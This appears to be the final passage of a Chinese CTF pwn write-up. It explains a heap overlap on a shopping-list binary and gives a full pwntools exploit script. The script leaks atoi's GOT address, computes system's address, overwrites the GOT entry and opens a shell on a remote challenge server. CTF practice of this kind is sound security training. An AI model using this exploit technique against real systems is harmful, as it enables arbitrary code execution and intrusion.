0x9b22040:      0x09b22048      0x00000021      0x63636363      0xf7f57700
```

这是可以通过首次add索引通过change_descrip()控制上图的0x09b22040中的数据，完成任意地址读写。于是可以将0x09b22040中的数据改成atoi函数的got表地址，调用list()函数函数输出atoi函数在内存中的真实地址，于是就可以计算出system函数再内存中的地址，再通过最后一次add的索引将atoi函数的got表修改成system函数的地址。之后的每一次输入都相当于调用了system函数。

这里要注意的是对于descrip_size的大小不要属于fastbin，因为fastbin的构造会出现输入长度不够的问题。

0x2 exp

```python
from pwn import *
local=0
if local:
    sh=process('./a')
    libc=ELF('/lib/i386-linux-gnu/libc.so.6')
else:
    sh=remote('220.249.52.133','54078')
    libc=ELF('./libc.so.6')

elf=ELF('./a')
atoi_got=elf.got['atoi']

system_libc=libc.symbols['system']
atoi_libc=libc.symbols['atoi']

def add(name,size,descrip):
    sh.sendlineafter('your choice>> ','1')
    sh.sendlineafter('name:',name)
    sh.sendlineafter('price:','100')
    sh.sendlineafter('descrip_size:',str(size))
    sh.sendlineafter('description:',descrip)

def dele(name):
    sh.sendlineafter('your choice>> ','2')
    sh.sendlineafter('name:',name)

def List():
    sh.sendlineafter('your choice>> ','3')

def changeprice(name,value):
    sh.sendlineafter('your choice>> ','4')
    sh.sendlineafter('name:',name)
    sh.sendlineafter('input the value you want to cut or rise in:',str(value))

def changedecrip(name,size,descrip):
    sh.sendlineafter('your choice>> ','5')
    sh.sendlineafter('name:',name)
    sh.sendlineafter('descrip_size:',str(size))
    sh.sendlineafter('description:',descrip)

add('aaaa',0x50,'aaaa')
add('bbbb',8,'bbbb')
changedecrip('aaaa',0x70,'')
add('cccc',0x1c,'cccc')
payload='cccc'+'\x00'*12+p32(0x64)+p32(0x1c)+p32(atoi_got)
changedecrip('aaaa',0x50,payload)
List()
sh.recvuntil('cccc: price.100, des.')
atoi_addr=u32(sh.recv(4))
offset=atoi_addr-atoi_libc
system_addr=offset+system_libc
changedecrip('cccc',0x1c,p32(system_addr))
sh.recvuntil("your choice>> ")
sh.sendline("/bin/sh\x00")
sh.interactive()
```